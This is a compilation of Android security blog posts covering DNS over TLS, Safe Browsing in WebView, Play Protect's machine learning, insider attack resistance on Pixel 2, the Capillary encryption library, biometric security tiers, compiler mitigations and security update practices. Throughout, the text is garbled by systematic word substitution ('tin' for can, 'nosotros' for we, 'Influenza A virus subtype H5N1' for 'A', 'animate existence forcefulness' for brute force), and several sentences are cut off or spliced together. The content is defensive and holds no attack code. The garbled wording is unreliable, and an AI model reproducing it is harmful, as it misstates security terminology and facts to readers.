By default, devices automatically upgrade to DNS over TLS if a network's DNS server supports it. But users who don't desire to utilisation DNS over TLS tin plough it off.

Users tin move inwards a hostname if they desire to utilisation a someone DNS provider. Android thus sends all DNS queries over a secure channel to this server or marks the network every bit "No meshwork access" if it can't accomplish the server. (For testing purposes, come across this community-maintained list of compatible servers.)

DNS over TLS manner automatically secures the DNS queries from all apps on the system. However, apps that perform their ain DNS queries, instead of using the system's APIs, must ensure that they create non post insecure DNS queries when the organisation has a secure connection. Apps tin instruct this information using a novel API: LinkProperties.isPrivateDnsActive().

With the Android P Developer Preview, we're proud to acquaint built-in back upwards for DNS over TLS. In the future, nosotros promise that all operating systems volition include secure transports for DNS, to furnish ameliorate protection as well as privacy for all users on every novel connection.

Protecting Webview Alongside Rubber Browsing

Posted past times Nate Fischer, Software Engineer

Since 2007, Google Safe Browsing has been protecting users across the spider web from phishing together with malware attacks. It protects over 3 billion devices from an increasing position out of threats, at in 1 trial too including unwanted software across desktop together with mobile platforms. Today, we're announcing that Google Play Protect is bringing Safe Browsing to WebView past times default, starting inwards Apr 2018 amongst the liberate of WebView 66.

Developers of Android apps using WebView no longer select to brand whatever changes to create goodness from this protection. Safe Browsing inwards WebView has been available since Android 8.0 (API marker 26), using the same underlying technology scientific discipline every bit Chrome on Android. When Safe Browsing is triggered, the app volition introduce a alert together with have a network error. Apps built for API marker 27 together with higher upward tin forcefulness out customize this demeanour amongst new APIs for Safe Browsing.

An illustration of a alert shown when Safe Browsing detects a unsafe site. The fashion together with content of the alert volition vary depending on the size of the WebView.

You tin forcefulness out larn to a greater extent than nearly customizing together with controlling Safe Browsing inwards the Android API documentation, together with y'all tin forcefulness out exam your application today past times visiting the Safe Browsing exam URL (chrome://safe-browsing/match?type=malware) spell using the electrical flow WebView beta.

Sunday, October 14, 2018

Keeping Two Billion Android Devices Prophylactic Alongside Automobile Learning

Posted yesteryear Sai Deep Tetali, Software Engineer, Google Play Protect

At Google I/O 2017, nosotros introduced Google Play Protect, our comprehensive ready of security services for Android. While the mention is new, the smarts powering Play Protect get got protected Android users for years.

Google Play Protect's suite of mobile threat protections are built into to a greater extent than than two billion Android devices, automatically taking activeness inwards the background. We're constantly updating these protections thus you lot don't get got to recollect most security: it exactly happens. Our protections get got been made fifty-fifty smarter yesteryear adding machine learning elements to Google Play Protect.

Security at scale

Google Play Protect provides in-the-moment protection from potentially harmful apps (PHAs), but Google's protections origin earlier.

Before they're published inwards Google Play, all apps are rigorously analyzed yesteryear our security systems too Android security experts. Thanks to this process, Android devices that entirely download apps from Google Play are ix times less probable to acquire a PHA than devices that download apps from other sources.

After you lot install an app, Google Play Protect continues its bespeak to hold your device security yesteryear regularly scanning your device to brand certain all apps are behaving properly. If it finds an app that is misbehaving, Google Play Protect either notifies you, or exactly removes the harmful app to hold your device safe.

Our systems scan over 50 billion apps every day. To hold on the cutting border of security, nosotros await for novel risks inwards a multifariousness of ways, such every bit identifying specific code paths that signify bad behavior, investigating behaviour patterns to correlate bad apps, too reviewing possible PHAs amongst our security experts.

In 2016, nosotros added machine learning every bit a novel detection machinery too it presently became a critical business office of our systems too tools.

Training our machines

In the most basic terms, machine learning agency preparation a estimator algorithm to recognize a behavior. To develop the algorithm, nosotros give it hundreds of thousands of examples of that behavior.

In the instance of Google Play Protect, nosotros are developing algorithms that acquire which apps are "potentially harmful" too which are "safe." To acquire most PHAs, the machine learning algorithms analyze our entire catalog of applications. Then our algorithms await at hundreds of signals combined amongst anonymized information to compare app behaviour across the Android ecosystem to unwrap PHAs. They await for behaviour mutual to PHAs, such every bit apps that endeavour to interact amongst other apps on the device, access or part your personal data, download something without your knowledge, connect to phishing websites, or bypass built-in security features.

When nosotros unwrap apps show similar malicious behavior, nosotros grouping them into families. Visualizing these PHA families helps us uncover apps that part similarities to known bad apps, but get got nonetheless remained nether our radar.

After nosotros position a novel PHA, nosotros confirm our findings amongst skillful security reviews. If the app inwards query is a PHA, Google Play Protect takes activeness on the app too and then nosotros feed information most that PHA dorsum into our algorithms to assist unwrap to a greater extent than PHAs.

Doubling downwards on security

So far, our machine learning systems get got successfully detected 60.3% of the malware identified yesteryear Google Play Protect inwards 2017.

In 2018, we're devoting a massive amount of computing ability too talent to create, maintain too amend these machine learning algorithms. We're constantly leveraging artificial word too our highly skilled researchers too engineers from all across Google to unwrap novel ways to hold Android devices security too secure. In improver to our talented team, nosotros run amongst the maiden off security experts too researchers from around the world. These researchers contribute fifty-fifty to a greater extent than information too insights to hold Google Play Protect on the cutting border of mobile security.

To depository fiscal establishment tally out Google Play Protect, opened upwards the Google Play app too tap Play Protect inwards the left panel.

Acknowledgements: This run was developed inwards articulation collaboration amongst Google Play Protect, Safe Browsing too Play Abuse teams amongst contributions from Andrew Ahn, Hrishikesh Aradhye, Daniel Bali, Hongji Bao, Yajie Hu, Arthur Kaiser, Elena Kovakina, Salvador Mandujano, Melinda Miller, Rahul Mishra, Damien Octeau, Sebastian Porst, Chuangang Ren, Monirul Sharif, Sri Somanchi, Sai Deep Tetali, Zhikun Wang, too Mo Yu.

Saturday, October 13, 2018

Insider Ready On Resistance

Posted yesteryear Shawn Willden, Staff Software Engineer

Our smart devices, such equally mobile phones in addition to tablets, incorporate a wealth of personal information that needs to live kept safe. Google is constantly trying to honor novel in addition to ameliorate ways to protect that valuable information on Android devices. From partnering amongst external researchers to honor in addition to laid upward vulnerabilities, to adding novel features to the Android platform, nosotros piece of occupation to brand each liberate in addition to novel device safer than the last. This shipping talks nearly Google's strategy for making the encryption on Google Pixel 2 devices resistant to diverse levels of attack—from platform, to hardware, all the means to the people who create the signing keys for Pixel devices.

We encrypt all user information on Google Pixel devices in addition to protect the encryption keys inwards secure hardware. The secure hardware runs highly secure firmware that is responsible for checking the user's password. If the password is entered incorrectly, the firmware refuses to decrypt the device. This firmware also limits the charge per unit of measurement at which passwords tin live checked, making it harder for attackers to run a animate existence forcefulness attack.

To forbid attackers from replacing our firmware amongst a malicious version, nosotros apply digital signatures. There are 2 ways for an assailant to defeat the signature checks in addition to install a malicious replacement for firmware: honor in addition to exploit vulnerabilities inwards the signature-checking procedure or gain access to the signing fundamental in addition to larn their malicious version signed in addition to thus the device volition bring it equally a legitimate update. The signature-checking software is tiny, isolated, in addition to vetted amongst extreme thoroughness. Defeating it is hard. The signing keys, however, must be somewhere, in addition to in that location must live people who get got access to them.

In the past, device makers get got focused on safeguarding these keys yesteryear storing the keys inwards secure locations in addition to severely restricting the position out of people who get got access to them. That's good, precisely it leaves those people opened upward to assail yesteryear coercion or social engineering. That's risky for the employees personally, in addition to nosotros believe it creates also much conduct chances for user data.

To mitigate these risks, Google Pixel 2 devices implement insider assail resistance inwards the tamper-resistant hardware safety module that guards the encryption keys for user data. This helps forbid an assailant who manages to orbit properly signed malicious firmware from installing it on the safety module inwards a lost or stolen device without the user's cooperation. Specifically, it is non possible to upgrade the firmware that checks the user's password unless y'all introduce the right user password. There is a means to "force" an upgrade, for lawsuit when a returned device is refurbished for resale, precisely forcing it wipes the secrets used to decrypt the user's data, effectively destroying it.

The Android safety squad believes that insider assail resistance is an of import chemical component of a consummate strategy for protecting user data. The Google Pixel 2 demonstrated that it's possible to protect users fifty-fifty against the most highly-privileged insiders. We recommend that all mobile device makers practise the same. For help, device makers working to implement insider assail resistance tin attain out to the Android safety squad through their Google contact.

Acknowledgements: This shipping was developed inwards articulation collaboration amongst Paul Crowley, Senior Software Engineer

Project Capillary: End-To-End Encryption For Force Messaging, Simplified

Project Capillary: End-To-End Encryption For Force Messaging, Simplified

Posted past times Giles Hogben, Privacy Engineer together with Milinda Perera, Software Engineer

Developers already utilisation HTTPS to communicate alongside Firebase Cloud Messaging (FCM). The channel betwixt FCM server endpoint together with the device is encrypted alongside SSL over TCP. However, messages are non encrypted end-to-end (E2E) betwixt the developer server together with the user device unless developers accept especial measures.

To this end, nosotros advise developers to utilisation keys generated on the user device to encrypt force messages end-to-end. But implementing such E2E encryption has historically required pregnant technical cognition together with effort. That is why nosotros are excited to denote the Capillary opened upward origin library which greatly simplifies the implementation of E2E-encryption for force messages betwixt developer servers together with users' Android devices.

We also added functionality for sending messages that tin solely live decrypted on devices that gain got of late been unlocked. This is designed to back upward decrypting messages on devices using File-Based Encryption (FBE): encrypted messages are cached inward Device Encrypted (DE) storage together with message decryption keys are stored inward Android Keystore, requiring user authentication. This allows developers to specify messages alongside sensitive content, that rest encrypted inward cached bird until the user has unlocked together with decrypted their device.

The library handles:

  • Crypto functionality together with telephone substitution management across all versions of Android dorsum to KitKat (API bird 19).
  • Key generation together with registration workflows.
  • Message encryption (on the server) together with decryption (on the client).
  • Integrity protection to preclude message modification.
  • Caching of messages received inward unauthenticated contexts to live decrypted together with displayed upon device unlock.
  • Edge-cases, such equally users adding/resetting device lock later on installing the app, users resetting app storage, etc.

The library supports both RSA encryption alongside ECDSA authentication together with Web Push encryption, allowing developers to re-use existing server-side code developed for sending E2E-encrypted Web Push messages to browser-based clients.

Along alongside the library, nosotros are also publishing a testify app (at last, the Google privacy squad has its ain messaging app!) that uses the library to post E2E-encrypted FCM payloads from a gRPC-based server implementation.

What it's not

  • The opened upward origin library together with testify app are non designed to back upward peer-to-peer messaging together with telephone substitution exchange. They are designed for developers to post E2E-encrypted force messages from a server to 1 or to a greater extent than devices. You tin protect messages betwixt the developer's server together with the goal device, only non conduct betwixt devices.
  • It is non a comprehensive server-side solution. While heart together with someone crypto functionality is provided, developers volition take away to suit parts of the sample server-side code that are specific to their architecture (for example, message composition, database storage for populace keys, etc.)

You tin discovery to a greater extent than technical details describing how we've architected together with implemented the library together with testify here.

Thursday, October 11, 2018

Amend Biometrics Inwards Android P

Posted yesteryear Vishwath Mohan, Security Engineer

To drib dead along users safe, most apps too devices guide keep an authentication mechanism, or a way to examine that you're you. These mechanisms autumn into 3 categories: noesis factors, possession factors, too biometric factors. Knowledge factors enquire for something you lot know (like a PIN or a password), possession factors enquire for something you lot guide keep (like a token generator or safety key), too biometric factors enquire for something you lot are (like your fingerprint, iris, or face).

Biometric authentication mechanisms are becoming increasingly popular, too it's tardily to run into why. They're faster than typing a password, easier than carrying unopen to a divide safety key, too they forestall i of the most mutual pitfalls of knowledge-factor based authentication—the guide chances of shoulder surfing.

As to a greater extent than devices contain biometric authentication to safeguard people's soul information, we're improving biometrics-based authentication inwards Android P by:

  • Defining a ameliorate model to stair out biometric security, too using that to functionally constrain weaker authentication methods.
  • Providing a mutual platform-provided entry indicate for developers to integrate biometric authentication into their apps.

A ameliorate safety model for biometrics

Currently, biometric unlocks quantify their functioning today amongst 2 metrics borrowed from machine learning (ML): False Accept Rate (FAR), too False Reject Rate (FRR).

In the instance of biometrics, FAR measures how oftentimes a biometric model accidentally classifies an wrong input equally belonging to the target user—that is, how oftentimes some other user is falsely recognized equally the legitimate device owner. Similarly, FRR measures how oftentimes a biometric model accidentally classifies the user's biometric equally incorrect—that is, how oftentimes a legitimate device possessor has to retry their authentication. The get-go is a safety concern, piece the minute is problematic for usability.

Both metrics produce a dandy project of measuring the accuracy too precision of a given ML (or biometric) model when applied to random input samples. However, because neither metric accounts for an active aggressor equally component of the threat model, they produce non furnish real useful information well-nigh its resilience against attacks.

In Android 8.1, nosotros introduced 2 novel metrics that to a greater extent than explicitly concern human relationship for an aggressor inwards the threat model: Spoof Accept Rate (SAR) too Imposter Accept Rate (IAR). As their names suggest, these metrics stair out how easily an aggressor tin give notice bypass a biometric authentication scheme. Spoofing refers to the utilization of a known-good recording (e.g. replaying a phonation recording or using a appear upwardly or fingerprint picture), piece impostor credence way a successful mimicking of some other user's biometric (e.g. trying to audio or expect similar a target user).

Strong vs. Weak Biometrics

We utilization the SAR/IAR metrics to categorize biometric authentication mechanisms equally either strong or weak. Biometric authentication mechanisms amongst an SAR/IAR of 7% or lower are strong, too anything higher upwardly 7% is weak. Why 7% specifically? Most fingerprint implementations guide keep a SAR/IAR metric of well-nigh 7%, making this an appropriate criterion to start amongst for other modalities equally well. As biometric sensors too classification methods improve, this threshold tin give notice potentially last decreased inwards the future.

This binary classification is a slight oversimplification of the arrive at of safety that dissimilar implementations provide. However, it gives us a scalable machinery (via the tiered authentication model) to appropriately compass the capabilities too the constraints of dissimilar biometric implementations across the ecosystem, based on the overall guide chances they pose.

While both strong too weak biometrics volition last allowed to unlock a device, weak biometrics:

  • require the user to re-enter their main PIN, pattern, password or a strong biometric to unlock a device later a 4-hour window of inactivity, such equally when left at a desk or charger. This is inwards improver to the 72-hour timeout that is enforced for both strong too weak biometrics.
  • are non supported yesteryear the forthcoming BiometricPrompt API, a mutual API for app developers to securely authenticate users on a device inwards a modality-agnostic way.
  • can't authenticate payments or participate inwards other transactions that involve a KeyStore auth-bound key.
  • must exhibit users a alert that articulates the risks of using the biometric before it tin give notice last enabled.

These measures are intended to let weaker biometrics, piece reducing the guide chances of unauthorized access.

BiometricPrompt API

Starting inwards Android P, developers tin give notice utilization the BiometricPrompt API to integrate biometric authentication into their apps inwards a device too biometric agnostic way. BiometricPrompt alone exposes strong modalities, hence developers tin give notice last assured of a consistent marking of safety across all devices their application runs on. H5N1 back upwardly library is likewise provided for devices running Android O too earlier, allowing applications to utilize the advantages of this API across to a greater extent than devices.

While applications tin give notice claw into BiometricPrompt direct for Android nine too higher, developers should utilization the BiometricPrompt library to back upwardly the widest arrive at of devices.

The API is intended to last tardily to use, allowing the platform to pick out an appropriate biometric to authenticate amongst instead of forcing app developers to implement this logic themselves. Here's an illustration of how a developer powerfulness utilization it inwards their app:

Conclusion

Biometrics guide keep the potential to both simplify too strengthen how nosotros authenticate our digital identity, merely alone if they are designed securely, measured accurately, too implemented inwards a privacy-preserving manner.

We desire Android to acquire it right across all three. So we're combining secure blueprint principles, a to a greater extent than attacker-aware mensuration methodology, too a common, tardily to utilization biometrics API that allows developers to integrate authentication inwards a simple, consistent, too rubber manner.

Acknowledgements: This post service was developed inwards articulation collaboration amongst Jim Miller.

Wednesday, October 10, 2018

Compiler-Based Safety Mitigations Inward Android P

Posted yesteryear Ivan Lozano, Information Security Engineer

Android's switch to LLVM/Clang every bit the default platform compiler inwards Android 7.0 opened upward to a greater extent than possibilities for improving our defense-in-depth safety posture. In the yesteryear couplet of releases, we've rolled out additional compiler-based mitigations to brand bugs harder to exploit too preclude for sure types of bugs from becoming vulnerabilities. In Android P, we're expanding our existing compiler mitigations, which musical instrument runtime operations to neglect safely when undefined demeanour occurs. This post service describes the novel construct arrangement back upward for Control Flow Integrity too Integer Overflow Sanitization.

Control Flow Integrity

Influenza A virus subtype H5N1 cardinal footstep inwards modern exploit chains is for an aggressor to gain command of a program's command period of time yesteryear corrupting business office pointers or supply addresses. This opens the door to code-reuse attacks where an aggressor executes arbitrary portions of existing computer programme code to attain their goals, such every bit counterfeit-object-oriented too return-oriented programming. Control Flow Integrity (CFI) describes a ready of mitigation technologies that confine a program's command period of time to a telephone outcry upward graph of valid targets determined at compile-time.

While nosotros outset supported LLVM's CFI implementation inwards select components inwards Android O, we're greatly expanding that back upward inwards P. This implementation focuses on preventing command period of time manipulation via indirect branches, such every bit business office pointers too virtual functions—the 'forward-edges' of a telephone outcry upward graph. Valid branch targets are defined every bit business office entry points for functions amongst the expected business office signature, which drastically reduces the ready of allowable destinations an aggressor tin call. Indirect branches are instrumented to notice runtime violations of the statically determined ready of allowable targets. If a violation is detected because a branch points to an unexpected target, hence the procedure safely aborts.

Clang every bit the default platform compiler inwards Android   Compiler-based safety mitigations inwards Android P

Figure 1. Assembly-level comparing of a virtual business office telephone outcry upward amongst too without CFI enabled.

For example, Figure 1 illustrates how a business office that takes an object too calls a virtual business office gets translated into assembly amongst too without CFI. For simplicity, this was compiled amongst -O0 to preclude compiler optimization. Without CFI enabled, it loads the object's vtable pointer too calls the business office at the expected offset. With CFI enabled, it performs a fast-path outset banking concern agree to decide if the pointer falls inside an expected attain of addresses of compatible vtables. Failing that, execution falls through to a deadening path that does a to a greater extent than extensive banking concern agree for valid classes that are defined inwards other shared libraries. The deadening path volition abort execution if the vtable pointer points to an invalid target.

With command period of time tightly restricted to a pocket-size ready of legitimate targets, code-reuse attacks larn harder to utilize too to a greater extent than or less retentiveness corruption vulnerabilities larn to a greater extent than hard or fifty-fifty impossible to exploit.

In damage of performance impact, LLVM's CFI requires compiling amongst Link-Time Optimization (LTO). LTO preserves the LLVM bitcode representation of object files until link-time, which allows the compiler to amend argue almost what optimizations tin hold upward performed. Enabling LTO reduces the size of the finally binary too improves performance, merely increases compile time. In testing on Android, the combination of LTO too CFI results inwards negligible overhead to code size too performance; inwards a few cases both improved.

For to a greater extent than technical details almost CFI too how other forward-control checks are handled, run into the LLVM pattern documentation.

For Android P, CFI is enabled yesteryear default widely inside the media frameworks too other security-critical components, such every bit NFC too Bluetooth. CFI gist support has also been introduced into the Android mutual gist when edifice amongst LLVM, providing the selection to farther harden the trusted computing base. This tin hold upward tested today on the HiKey reference boards.

Integer Overflow Sanitization

The UndefinedBehaviorSanitizer's (UBSan) signed too unsigned integer overflow sanitization was outset utilized when hardening the media stack inwards Android Nougat. This sanitization is designed to safely abort procedure execution if a signed or unsigned integer overflows yesteryear instrumenting arithmetics instructions which may overflow. The terminate lawsuit is the mitigation of an entire aeroplane of retentiveness corruption too information disclosure vulnerabilities where the root movement is an integer overflow, such every bit the master copy Stagefright vulnerability.

Because of their success, we've expanded usage of these sanitizers inwards the media framework amongst each release. Improvements own got been made to LLVM's integer overflow sanitizers to cut back the performance touching on yesteryear using fewer instructions inwards ARM 32-bit too removing unnecessary checks. In testing, these improvements reduced the sanitizers' performance overhead yesteryear over 75% inwards Android's 32-bit libstagefright library for to a greater extent than or less codecs. Improved Android construct arrangement support, such every bit amend diagnostics support, to a greater extent than sensible crashes, too globally sanitized integer overflow targets for testing own got also expedited the rollout of these sanitizers.

We've prioritized enabling integer overflow sanitization inwards libraries where complex untrusted input is processed or where at that topographic point own got been safety bulletin-level integer overflow vulnerabilities reported. As a result, inwards Android P the next libraries forthwith create goodness from this mitigation:

  • libui
  • libnl
  • libmediaplayerservice
  • libexif
  • libdrmclearkeyplugin
  • libreverbwrapper

Future Plans

Moving forward, we're expanding our usage of these mitigation technologies too nosotros strongly encourage vendors to create the same amongst their customizations. More information almost how to enable too seek out these options volition hold upward available shortly on the Android Open Source Project.

Acknowledgements: This post service was developed inwards articulation collaboration amongst Vishwath Mohan, Jeffrey Vander Stoep, Joel Galenson, too Sami Tolvanen

Saturday, October 6, 2018

Looking Frontwards Amongst Google Play

Looking Frontwards Amongst Google Play

Posted yesteryear Purnima Kochikar, Director, Google Play, Apps & Games

On Mon nosotros released Android nine Pie. As nosotros occur to force the Android platform forward, we're ever looking to render novel ways to distribute your apps efficiently, assist people regain together with engage amongst your work, together with improve the overall security of our ecosystem. Google Play has had a busy yr together with then far amongst some big milestones roughly helping you lot accomplish to a greater extent than users, including:

  • Shrinking download size: Android App Bundle & Dynamic Delivery has helped trim app sizes yesteryear upward to 65%, leading to increased downloads together with fewer uninstalls.
  • Helping improve quality: New tools inward the Play Console accept helped you lot trim crash rates yesteryear upward to 70%.
  • Improving discovery: Improvements to the regain sense accept increased Google Play Store visits yesteryear 30% over the concluding 12 months.
  • Keeping users safe: Google Play Protect scans to a greater extent than than l billion apps a twenty-four hours together with Android API grade 26 adoption requirements improve app security together with performance.

Google Play is dedicated to helping you lot create together with grow character app businesses, accomplish the to a greater extent than than ii billion Android devices globally together with render your users amongst ameliorate experiences. Here are some of the of import areas we're prioritizing this year:

Innovative Distribution

We've added to a greater extent than testing tools to the pop Google Play Instant remains a huge bet to transform app regain together with improve conversions yesteryear letting users engage without the friction of installing. We're seeing slap-up results from early on adopters together with are working on novel places to surface minute experience, including ads, together with making them easier to create throughout the year.

Improving App Quality

Google Play plays an of import usage helping developers empathise together with cook character together with surgical physical care for issues. At I/O, nosotros showcased how nosotros expanded the battery, stability together with rendering of app character inward our search together with regain recommendations that has resulted inward higher appointment together with satisfaction amongst downloaded games.

Richer Discovery

Over the concluding yr we've rolled out to a greater extent than editorial content together with improved our machine learning to deliver personalized recommendations for apps together with games that engage users. Since virtually game downloads come upward from browsing (as opposed to searching or deep linking into) the store, we've seat item focus on games discovery, amongst a novel games dwelling page, exceptional sections for premium together with novel games, immersive video trailers together with screenshots, together with the mightiness to try games instantly. We've also introduced novel programs to assist get app downloads through richer discovery. For example, since launching our app pre-registration programme inward 2016, we've seen nearly 250 1000000 app pre-registrations. Going forward, we'll endure expanding on these programs together with others similar LiveOps cards to assist developers engage to a greater extent than deeply amongst their audience.

Expanding Commerce Platform

Google Play at nowadays collects payments inward 150 markets via credit card, straight carrier billing (DCB), Paypal, together with gift cards. Direct carrier billing is at nowadays enabled across 167 carriers inward 64 markets. In 2018, nosotros accept focused on expanding our footprint inward Africa together with Latam amongst launches inward Ghana, Kenya, Tanzania, Nigeria, Republic of Peru & Colombia. And users tin at nowadays purchase Google Play credit via gift cards or other way inward to a greater extent than 800,000 retail locations roughly the world. This year, nosotros also launched subscribers together with developers. Google Play's opportunity modeling automatically helps regain fraudulent transactions together with purchase APIs assist you lot ameliorate analyze your refund information to position suspicious activity.

Maintaining a Safe & Secure Ecosystem

Google Play Protect together with our other systems scan together with analyze to a greater extent than than 50 billion apps a day to maintain our ecosystem security for users together with developers. In fact, people who exclusively download apps from Google Play are before anyone tin install them. We're also continuing to run the Google Play Security Rewards Program through a collaboration amongst Hacker One to regain other vulnerabilities.

We are continually inspired yesteryear what developers build—check out #IMakeApps for incredible examples—and desire every developer to accept the tools needed to succeed. We can't hold back to run into what you lot produce next!

Friday, October 5, 2018

Development Of Android Safety Updates

Posted past times Dave Kleidermacher, VP, Head of Security - Android, Chrome OS, Play

At Google I/O 2018, inwards our What's New inwards Android Security session, nosotros shared a brief update on the Android safety updates program. With the official liberate of Android ix Pie, nosotros wanted to portion a to a greater extent than comprehensive update on the nation of safety updates, including best exercise guidance for manufacturers, how we're making Android easier to update, in addition to how we're ensuring compliance to Android safety update releases.

Commercial Best Practices about Android Security Updates

As nosotros noted inwards our 2017 Android Security Year-in-Review, Android's anti-exploitation forcefulness straightaway leads the mobile manufacture in addition to has made it exceedingly hard in addition to expensive to leverage operating organization bugs into compromises. Nevertheless, an of import defense-in-depth strategy is to ensure critical safety updates are delivered inwards a timely manner. Monthly safety updates are the recommended best exercise for Android smartphones. We deliver monthly Android beginning code patches to smartphone manufacturers thence they may contain those patches into firmware updates. We too deliver firmware updates over-the-air to Pixel devices on a reliable monthly cadence in addition to offering the complimentary purpose of Google's firmware over-the-air (FOTA) servers to manufacturers. Monthly safety updates are too required for devices covered nether the Android One program.

While monthly safety updates are best, at minimum, Android manufacturers should deliver regular safety updates inwards advance of coordinated disclosure of high severity vulnerabilities, published inwards our Android bulletins. Since the mutual vulnerability disclosure window is 90 days, updates on a 90-day frequency represents a minimum safety hygiene requirement.

Enterprise Best Practices

Product safety factors into buy decisions of enterprises, who frequently catch device safety update cadence, flexibility of policy controls, in addition to authentication features. Earlier this year, nosotros introduced the Android Enterprise Recommended plan to aid businesses brand these decisions. To hold upwardly listed, Android devices must satisfy numerous requirements, including regular safety updates: at to the lowest degree every xc days, alongside monthly updates strongly recommended. In improver to businesses, consumers interested inwards agreement safety update practices in addition to commitment may too refer to the Enterprise Recommended list.

Making Android Easier to Update

We've too been working to brand Android easier to update, overall. H5N1 telephone commutation pillar of that strategy is to amend modularity in addition to clarity of interfaces, enabling operating organization subsystems to hold upwardly updated without adversely impacting others. In 2017, most a billion Android devices received safety updates, representing unopen to 30% growth over the preceding year. We proceed to locomote hard devising thoughtful strategies to brand Android easier to update past times introducing improved processes in addition to programs for the ecosystem. In addition, nosotros are too working to movement increased in addition to to a greater extent than expedient partner adoption of our safety update in addition to compliance requirements. As a result, over coming quarters, nosotros facial expression the largest e'er growth inwards the issue of Android devices receiving regular safety updates.

Bugs are inevitable inwards all complex software systems, simply exploitability of those bugs is not. We're working hard to ensure that the incidence of potentially harmful exploitation of bugs continues to decline, such that the frequency for safety updates volition reduce, non increase, over time. While monthly safety updates represents today's best practice, nosotros run across a hereafter inwards which safety updates becomes easier in addition to rarer, spell maintaining the same destination to protect all users across all devices.